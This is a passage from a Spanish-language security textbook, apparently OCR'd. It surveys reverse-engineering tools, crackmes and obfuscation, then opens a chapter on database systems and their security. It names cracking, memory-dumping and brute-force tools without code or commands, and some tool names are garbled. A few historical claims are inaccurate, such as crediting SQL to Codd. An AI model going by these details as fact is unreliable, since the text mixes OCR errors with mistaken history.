


***Figura 20. UPX Shell** es una consola gráfica para el sistema UPX.*

Algunos ejemplos de aplicaciones de empaquetado son **ASPack**, **Armadillo Kille**, **CUP**, **EXELOCK**, **PeUNLOCK**, **Deshrink**. Lógicamente, para cada una de las protecciones han sido creadas las utilidades que realizan el proceso inverso.




***Figura 21. Free UPX** es otra consola gráfica para el sistema UPX.*

Ofuscación

La ofuscación implica ocultar el significado de cierta información, presentando confusión y complicaciones en la interpretación. En Informática, implica el hecho de hacer cambios que no sean destructivos, tanto en un código fuente programa, en el código de máquina compilado, o en el archivo binario, a fin de hacerlo difícil de interpretar y analizar. La ofuscación de archivos binarios tiene, como objetivo principal, evitar o complicar los procesos de ingeniería inversa. Los programas, en algunos casos, pueden resultar incluso más pequeños. En código ofuscado es, entonces, aquél que oculta su funcionalidad y resulta difícil de entender, ya que su gramática y sintaxis estándar se encuentran enmascaradas. Algunos lenguajes son más fáciles de ofuscar, dada su sintaxis.

Para todo esto, existen aplicaciones que ayudan a manipular el código fuente, el objeto, o ambos. Vale la pena mencionar el sitio de Free Online PHP Obfuscator (**www.fopo.com.ar**), que provee una herramienta online de uso gratuito que ofusca código PHP, y también The Perl Obfuscation Service (**http://liraz.org/obfus.html**). Anualmente, se realiza una competición de ofuscación de código llamada **The International Obfuscated C Code Contest** (**www.ioccc.org**), donde el objetivo es conseguir el código de mayor dificultad de interpretación en su funcionalidad en lenguaje C. También existen otras competencias similares (aunque algunas ya no cuentan con nuevas ediciones), como Obfuscated Perl Contest, International Obfuscated Ruby

Code Contest y Obfuscated PostScript Contest. Una desventaja de la ofuscación es la mayor dificultad para mantener y solucionar inconvenientes. Cuando se ofusca correctamente una aplicación, los nombres de tipos, campos y métodos pasan de ser informativos a ser pseudoaleatorios y carecer de significado. Esto también afecta la utilidad de los informes de errores automáticos.

Herramientas para tareas varias

Existen otras categorías de herramientas que forman parte del kit esencial de un especialista. Por ejemplo, hay utilidades que permiten realizar volcados de memoria (memory dumps), posibilitando copiar contenidos de la RAM, lo que puede ser interesante porque muchas aplicaciones almacenan información en su arranque para consultar periódicamente, permitiendo conocer, por ejemplo, contraseñas almacenadas. Como ejemplos, podemos mencionar a **AMDUump**, **LordPE DEeluex**, **ProcDump** y **Pupe**.




***Figura 22. ProcDump** es un viejo volcador de datos de la memoria que podemos utilizar para ingeniería inversa.*

Los **monitores de registro** son empleados en aplicaciones que corren sobre Windows. Varias aplicaciones almacenan información en el registro y las herramientas permiten editar su contenido. Los **analizadores de archivos** proporcionan información exhaustiva sobre éstos. En el caso de ejecutables, pueden dar a conocer

Chilexs22

COMUNIDADES RELACIONADAS

Existen pocas comunidades activas de ingeniería inversa, pero algunas han sobrevivido y continúan en actividad. Entre ellas, podemos mencionar Crackmes.de reverser's playground (**www.crackmes.de**), Reverse Engineering Team (**www.reteam.org**) y The Reverse Code Engineering Community (**www.reverse-engineering.net**).

el tipo de plataforma para la cual fue compilado, lo que permitiría escoger el desensamblador y el depurador adecuado. El comando file de Linux es un ejemplo. Para Windows existen otros como **PEiD**, **File Inspector XL**, **EXEScan, GETTyp. FILE Info**, **Multi Ripper** y **Language 2000**.




***Figura 23. PEiD** permite averiguar detalles sobre los binarios ejecutables.*

Existen programas llamados bundlers o joiners, que permiten unir archivos de manera que sean vistos como si fueran uno. Esta técnica es muy apreciada por los creadores de malware. Algunos ejemplos son PEBundle, que permite incrustar DLLs dentro de archivos EXE, Thinstall, que además permite agregar archivos de datos, y ExeBundle, que puede colocar hasta cuatro archivos en uno.

Otra utilidad muy práctica son los editores de recursos, que están orientados específicamente al lenguaje de programación y plataforma para los que fueron construidos. Éstos permiten cambiar recursos de la aplicación actuando directamente sobre ellos en el sistema (iconos, imágenes, cuadros de diálogo, etcétera).




***Figura 24. Resource Hacker** es un potente editor de recursos para sistemas Windows.*

La práctica con crackmes

Para practicar, aprender, tocar, desarmar y modificar, existen programas especialmente diseñados, con niveles de dificultad creciente. Estos pequeños ayudantes se denominan **crackmes**, algo así como una incitación a ser desprotegidos (en español, **rompeme**). El trabajo sobre crackmes es la mejor práctica que podemos realizar sin tener que caer en la ilegalidad de desproteger software comercial. Los crackmes son creados por especialistas con propósitos didácticos, y normalmente se distribuyen en foros y redes relacionados con ingeniería inversa.

Resolver los problemas propuestos por cada crackme puede incluir encontrar un número de serie válido, saltear una protección o validación, evitar banners y ventanas emergentes, extender un período de registro y otras acciones típicas. Esto se realiza sobre ejecutables o pequeños programas que contienen desde protección nula hasta código automodificable, cifrado, compresión y ofuscación.

Al resolver esos desafíos, los usuarios pueden compartir sus soluciones, realizar competencias, ayudar a otros, crear sus propios crackmes, etcétera. En cualquier caso, es imposible avanzar sin documentación, ayudas y referencias. Para esto existen recursos que deben conocerse con antelación a fin de evitar pérdidas de tiempo. La documentación sobre cada componente normalmente contiene los detalles de todo lo que necesitamos saber para trabajar con ellos. Por ejemplo, es bueno contar con una lista de los códigos del microprocesador (por ejemplo, los **Intel OPCodes**), así como también los datos de la arquitectura interna. En el caso de estar trabajando con entornos Windows, es útil contar con una lista de APIs documentadas con todos sus parámetros. También puede servir el listado de caracteres ASCII y otras tablas.

Chilexs22

... RESUMEN

En este capítulo hemos analizado las distintas problemáticas a nivel de software, incluyendo sus aspectos implícitos y también los que se desprenden de la relación entre los diferentes componentes de un sistema. También hemos explicado importantes conceptos como buffer overflow, fuzzing, análisis del código fuente e ingeniería inversa.

ACTIVIDADES

TEST DE AUTOEVALUACIÓN

1 ¿Cuáles son las características de los programas de código abierto y qué diferencia tienen con los de código cerrado?

2 ¿A qué se denomina bug hunting y para qué se realiza?

3 ¿Qué es un buffer overflow y qué consecuencias puede traer aparejadas?

4 ¿A qué se refiere el análisis de código estático manual?

5 ¿Qué es el fuzzing? ¿Cuáles son sus etapas y técnicas principales?

6 ¿Qué es la ingeniería inversa? ¿Cuáles son los principales métodos de estudio de programas?

7 ¿Qué formatos de ejecutables se utilizan normalmente en plataformas Windows? ¿Y en entornos GNU/Linux?

8 ¿A qué se llama ofuscación y para qué se la utiliza?

9 ¿Qué función cumple un descompilador? ¿Es lo mismo que un desensamblador?

10 ¿Qué son los crackmes y para qué sirven?

ACTIVIDADES PRÁCTICAS

1 Analice algún modelo de negocios derivado del software libre.

2 Averigüe el costo estimado de una auditoría de código fuente.

3 Pruebe un software de fuzzing sobre un ejecutable local y déjelo trabajando durante al menos 24 horas.

4 Abra un archivo ejecutable con un depurador y compruebe si es posible ejecutarlo.

5 Intente resolver un crackme sencillo. De no ser posible, busque las resoluciones conocidas y siga los pasos.

Chilexs22

Capítulo 11

Amenazas en las bases de datos

En este capítulo trataremos el tema de las bases de datos y su relación con la seguridad desde diferentes enfoques. Primero veremos los conceptos generales de las distintas bases más conocidas y utilizadas, para luego introducirnos en los problemas de seguridad, vulnerabilidades y ataques conceptuales conocidos.

Sistemas y modelos	**314**
El lenguaje SQL	315
Sistemas de gestión comunes	315
Características de seguridad	**320**
Propiedades de una transacción	321
Autorización y controles	321
Integridad en bases de datos	322
Problemas conceptuales	**322**
Aggregation	322
Inferencia	323
Polyinstantiation	323
Concurrencia	323
Tipos de ataques	**324**
Internos y externos	324
Covert channels	325
Denegación de servicios	325
Data diddling	325
SQL Injection	325
Medidas de protección generales	**327**
Resumen	**327**
Actividades	**328**

Chilexs22

SISTEMAS Y MODELOS

La información de una **base de datos** suele ser de gran importancia y valor para las organizaciones, y es por ello que surgen sistemas de gestión que deben garantizar su seguridad frente a usuarios malintencionados, manipulación de la información o, sencillamente, ante usuarios autorizados pero despistados. Normalmente, se dispone de un sistema de **permisos** con categorías, pero muchas veces no es suficiente. La protección de los datos debe ser contra errores técnicos, físicos y humanos, que los corrompen haciendo que una base no sirva para los fines que fue creada. Un sistema de gestión de bases de datos, o **DBMS** (DataBase Management System), provee los mecanismos de **prevenció**n (subsistema de control), **detección** (subsistema de detección) y **corrección** (subsistema de recuperación). Existen distintos modelos de arquitectura de bases de datos que describen la forma de trabajo y comunicación entre los elementos:

- **Jerárquico**: uno de los más viejos, utilizado con los sistemas de los años 50 y 60. Combina registros y campos organizados en árbol y mapea relaciones de uno a muchos (ejemplo, LDAP).
- **De red**: conceptualmente similar al jerárquico, pero mapea relaciones de varios a varios (se aceptan múltiples padres).
- **De datos distribuidos**: los datos se mantienen en más de una base, pero están lógicamente relacionados, y éstas son gestionadas por diferentes administradores.
- **Relacional**: trabaja con **atributos** (columnas) y **tuplas** (filas), presentando información en forma de tablas con alto nivel de abstracción, y se administra por medio de consultas (**queries**).
- **Orientado a objetos**: apareció a fines de los años 80. El conocimiento permanece descentralizado entre los objetos que la componen, cada objeto cumple su función y no sabe cómo los demás hacen lo propio. Almacena **datos** (objetos) y **métodos** (formas de acceso).
- **De usuario final**: si bien contiene herramientas de programación, posee interfaz gráfica para usuario final. Suelen incluir bases pre-armadas para tareas comunes (por ejemplo, **dBase**, **Paradox**, **Access**).

Chilexs22

III DISTRIBUCIONES ESPECIALES

La administración de las bases de datos la desarrolla el **DBA (DataBase Administrator)**. Entre sus obligaciones están la de brindar privilegios y hacer la clasificación de los usuarios y de los datos en función de las políticas. Sus tareas reservadas incluyen el alta de cuentas, dar y quitar permisos, y definir niveles de seguridad.




***Figura 1.** El modelo relacional de bases de datos está basado en una lógica de predicados y en la clásica teoría de conjuntos, y fue introducido en 1971.*

El lenguaje SQL

SQL fue desarrollado en 1970 por Edgar Codd, quien desarrolló el modelo relacional y un sublenguaje para acceder a datos, con base en la lógica de predicados (las sentencias especifican atributos y relaciones entre objetos). Con estas ideas, IBM creó **SEQUEL** (Structured English QUEry Language), incluido en el DBMS System R en 1977. Dos años más tarde, Oracle lo incluyó comercialmente por primera vez. Posteriormente, surgió **SQL** (Structured Query Language), como modelo estándar de aplicación del álgebra relacional para realizar consultas, considerado de alto nivel (4º generación). SQL pasó a ser el sistema principal de DBMS relacionales y fue convertido en estándar ANSI en su versión SQL-86 (1986) o SQL1 (al año siguiente lo incorporó la ISO). En 1992 se mejoró SQL dando paso a SQL-92 (SQL2). Su última versión data de 2006 y contempla el uso con **XML**. Los componentes principales de SQL son:

- **Esquema** (schema): describe la estructura de la base, incluyendo cualquier tipo de control de acceso que limite el modo en el que los usuarios ven la información.
- **Tablas** (tables): representan al contenedor primario de las columnas y filas que conforman los datos.
- **Vistas** (views): definen qué información de las tablas pueden ver los usuarios.
- **Diccionario de datos** (Data Dictionary): repositorio central de los elementos de datos y sus relaciones. Incluye definición de vistas, fuentes de datos, relaciones, tablas, índices, etcétera.

Sistemas de gestión comunes

Los DBMS, o **sistemas de gestión de bases de datos**, son programas que ofician de interfaz entre una base de datos, el usuario y las aplicaciones. Están constituidos por un lenguaje de **definición** de datos, uno de **manipulación** y uno de **consulta**, y su

objetivo es manejar los datos que se transformarán en información. Los DBMS deben permitir la **abstracción** de información para evitar ver detalles de almacenamiento físico y proporcionar la capacidad de modificar un esquema sin hacer cambios en las aplicaciones. Siempre se busca un diseño que evite información redundante. Lo ideal es la **redundancia** nula pero, en caso de que no se logre, será necesario que la información duplicada se actualice en forma simultánea. Debe garantizar seguridad en el acceso con control de usuarios y grupos que permitan categorías de permisos, consistencia en el tiempo (**integridad**), control de **concurrencia** y capacidad de realizar copias de respaldo. En caso de error de hardware o de software, los datos deberán regresar a su estado original, pudiendo revertir transacciones incompletas o inválidas (**rollback**) y se debe identificar la última transacción buena. Se deberán reducir al máximo los tiempos que se demora en entregar la información y en guardar los cambios.

Oracle

Oracle es un DBMS surgido de las investigaciones de George Koch en la empresa Software Development Laboratories creada en 1977, que desde 1979 pasó a ser Relational Software, año en el que apareció Oracle V2, sin transacciones pero con consultas SQL. La historia de Oracle es particularmente interesante debido a su liderazgo y por representar, a lo largo del tiempo, las diversas características nacientes de las bases de datos, razón por la que detallaremos brevemente su cronología de versiones.

En 1983, la empresa tomó su nombre definitivo, Oracle Corporation, y lanzó la versión 3, agregando transacciones y rescribiéndolo en lenguaje C. Al año siguiente surgió Oracle V4 (1984), soportando consistencia de lectura. La siguiente versión, Oracle V5 (1985), soportaba el modelo cliente/servidor y consultas distribuidas. En 1989 apareció Oracle 6 con un lenguaje procedural (PL/SQL), bloqueo de filas y resguardos sin detener procesos. En 1992 surgió Oracle V7h (la h corresponde a datawarehouse), soportando integridad referencial, programas en PL/SQL dentro del motor y definición de umbrales. Algunos años más tarde, Oracle V8 (1997) incluyó orientación a objetos y contenidos multimedia, y en 1999 Oracle 8i (i de Internet) incorporó una **Java Virtual Machine** interna. En 2001, Oracle 9i sumó XML, opciones de alta disponibilidad y bases en cluster, además de las mejoras sobre bases virtuales, autenticación LDAP y autoadministración.

Chilexs22

III OPERACIONES EN UN DDL

En bases de datos, **DDL** o **lenguaje de definición de datos** (Data Definition Language) es aquél sobre quien recae la función de la modificación estructural de objetos en una base. Las cuatro operaciones fundamentales de un DDL SQL son: **ALTER**, **CREATE**, **TRUNCATE** y **DROP**.

En 2003, con Oracle 10g (g de grid), se incorporó el manejo de bases distribuidas. Desde el punto de vista de la seguridad, Oracle ha sido criticada por su política de suministro de parches (aunque fue modificada en 2005) y por el alto nivel de exposición de los usuarios al no corregir muchos de los errores que se le detectaban. A pesar de esto, se lo considera uno de los sistemas más completos.

MS-SQL

Es un DBMS relacional basado en **Transact-SQL**, desarrollado por Microsoft y soportado por los sistemas Windows Server. Cuenta con un entorno gráfico de administración que permite lanzar visualmente ciertos comandos de manejo y definición de datos. Puede trabajar en modo cliente/servidor y, además, administrar otros servidores. A menudo se usa con el complemento de **Microsoft Access** a través de **ADP** (Access Data Project) y con **VBA Access**. Para aplicaciones más complejas (más de dos capas) cuenta con interfaces para diversas tecnologías de desarrollo.




Figura 2. *MS-SQL es la respuesta de Microsoft para el mercado de las bases de datos. Microsoft SQL Server Studio Management Express constituye una completa consola de administración.*

Chilexs22

III UN LÍDER INDESTRUCTIBLE

El CEO de Oracle es Larry Ellison, portador de una personalidad tan respetada como criticada. Su producto ha sido acusado de soberbio al autoproclamarse indestructible a pesar de haber sido vulnerado en incontables ocasiones. El especialista argentino César Cerrudo, CEO de Argeniss (www.argeniss.com), ha sido tal vez su verdugo más temerario.

La versión 2008 de MS-SQL incorporó mejoras en la disponibilidad mediante cambios en la creación de **servidores reflejo** para espera activa, que proporcionan compatibilidad para conmutación por error sin pérdida de datos en transacciones confirmadas. También incluye nuevas características de almacenamiento, nuevos tipos de datos, nueva arquitectura de búsqueda de texto y mejoras a Transact-SQL. Además, incluyó nuevas estadísticas, nuevas sugerencias de consulta y nuevas características de rendimiento y procesamiento de consultas. Entre las mejoras de seguridad, se agregan funciones de cifrado, cifrado transparente, características de administración de claves extensible y cambios en el manejo del algoritmo DES. Además, se mejoró la generación de reportes y otros servicios dependientes del motor.

***Figura 3. SQLdict** es una herramienta de fuerza bruta contra bases de datos MS-SQL.*

MySQL

MySQL es un DBMS relacional, **multithread** y **multiusuario**, muy utilizado en la actualidad. Tiene la particularidad de que la empresa que la comercializa posee los derechos de la mayor parte de su código, a diferencia de otros proyectos. MySQL es muy rápido en la lectura al utilizar el motor no transaccional **MyISAM** pero, en ambientes de mucha concurrencia, en las modificaciones puede tener inconvenientes con la integridad. En un principio no contaba con sistema de integridad referencial (característica de seguridad en bases de datos que analizaremos más adelante), pero su simplicidad era el atractivo principal. Existen tres compilaciones para su distribución:

- **Estándar**: esta compilación contiene los binarios más recomendados y el motor de almacenamiento **InnoDB**.
- **Max**: esta compilación incluye características extra que están poco probadas y no suelen ser tan necesarias.
- **MySQL-Debug**: esta compilación adiciona información de depuración en binarios, no recomendada para su uso en producción.

***Figura 4.** MySQL está desarrollado mayormente en lenguaje C y se ofrece bajo GNU GPL, aunque para productos privativos requiere otra licencia, que agrega soporte y servicios.*

MySQL cuenta con APIs para acceder a él desde distintos lenguajes, y hasta una interfaz ODBC (**MyODBC**), que permite conectarlo con lenguajes que soportan ODBC. Además, puede accederse desde **SAP** con el lenguaje **ABAP**. Como utilidad adicional, cabe destacar que MySQL incluye un instalador que nos ayuda a poner rápidamente el motor de bases en funcionamiento.

PostgreSQL

Es un DBMS relacional orientado a objetos, con licencia BSD, basado en un proyecto cuyo fin era resolver los inconvenientes del modelo relacional. En 1994, ese proyecto finalizó y el grupo se separó, pero dos personas decidieron continuar trabajando sobre el código. Así, agregaron soporte para SQL (antes contaba con su propio lenguaje), creando **Postgres95**, que en 1996 cambió el nombre a **PostgreSQL**.

Actualmente, PostgreSQL es mantenido por una comunidad de desarrolladores y organizaciones comerciales, llamada **PGDG** (PostgreSQL Global Development Group). Una de las características de PostgreSQL es la **alta concurrencia**, lograda mediante **MVCC** (Multi Version Concurrency Control), un sistema por el cual al escribir en una tabla, pueden acceder otros usuarios sin tener que bloquear nada, dando una visión consistente a todas las partes.

PostgreSQL soporta nativamente muchos tipos de datos: texto de longitud ilimitada, números de precisión arbitraria (muy usados en informática), figuras geométricas, direcciones IPv4, IPv6 y MAC, bloques de direcciones **CIDR** (Classless Inter-Domain Routing) y vectores. Además, es posible crear nuevos tipos de datos e indexarlos, aprovechando la infraestructura **GiST** (Generalized Search Tree). Las funciones pueden ser ejecutadas con los **privilegios** del usuario que las invoca o de uno predefinido, lo que en otras DBMS se conoce como **procedimientos almacenados** (**stored procedures**).

CARACTERÍSTICAS DE SEGURIDAD

La seguridad en bases de datos se centra en los contenidos en lugar de los archivos, como hace el sistema operativo. Esto permite controles de acceso con dependencia del contexto. A veces, se requiere cancelar y recuperar las transacciones, para lo que se usa un **archivo de registro** (**journal**) para guardar la información necesaria con el fin de deshacerlas o rehacerlas. En ocasiones, debido a un error, puede surgir un problema al realizar un cambio en la base y no en el journal. Por esto, se suele hacer que los registros de memorias intermedias o principal que se modifican se escriban primero en el journal y luego en la base.

El journal puede ser circular, aunque lo normal es que conste de dos partes: la primera online (en disco) almacena las actualizaciones hasta que se llena y luego pasa el contenido a la otra. Para evitar la recorrida de todo el journal se incluyen **puntos de verificación** (**checkpoints**) con determinada periodicidad.

Algunos especialistas proponen el **registro efímero**, donde se gestiona el archivo como si fuera una cadena de colas a las que se agregan registros, haciéndose automáticamente la llamada **recogida de basura** y también la **compresión**. Otra manera de poder recuperarse sin journal es utilizando **páginas ocultas**, lo que implica el mantenimiento de dos tablas mientras la transacción se realice. Al comenzar la transacción, las dos tablas son idénticas y los cambios se reflejan en la primaria. Si la transacción se graba, se desecha la secundaria y la primaria se convierte en la actual. Si se cancela, la primaria se descarta y la secundaria se restablece. La recuperación es más veloz, pero debe reclamar los bloques no accesibles.

Si ocurre la pérdida de memoria volátil, es necesaria la **recuperación en caliente**, consultando el journal para determinar las transacciones a deshacer por no completadas y las que hay que rehacer por no grabadas en la base al producirse el error. Para recuperar una base después de caerse, se toma la dirección más reciente del registro y se recorre el journal desde allí hasta el final. Si falla la memoria secundaria se hace **recuperación en frío**, que consiste en una copia para reconstruirla y llevarla a la situación previa. Otro caso es el **error fatal**, que se da al perder el journal. La solución es la gestión de copias del journal en dispositivos independientes, la **duplicación** (o **duplexación**).

Propiedades de una transacción

Es fundamental asegurar que, luego de una actualización, la base no pierda la **consistencia**. Las unidades de ejecución, llamadas **transacciones**, son secuencias de operaciones indivisibles que si no se ejecutan todas, no se ejecutan. Se considera que una base es consistente antes de una transacción y luego de finalizada.

Una transacción tendrá determinadas propiedades, entre las que se encuentra la **atomicidad**. Además, preservará la consistencia, cumplirá con el aislamiento (no mostrar los cambios hasta terminar) y con la persistencia (cuando termina exitosamente, permanece el efecto). Finalmente, se podrá terminar con éxito y grabarse los cambios (**commit**), o con fracaso, por lo que habrá que restaurar el estado previo (**rollback**).




***Figura 5. QueryExpress** es un sencillo ejecutable que permite realizar consultas a bases de datos de distintos tipos.*

Autorización y controles

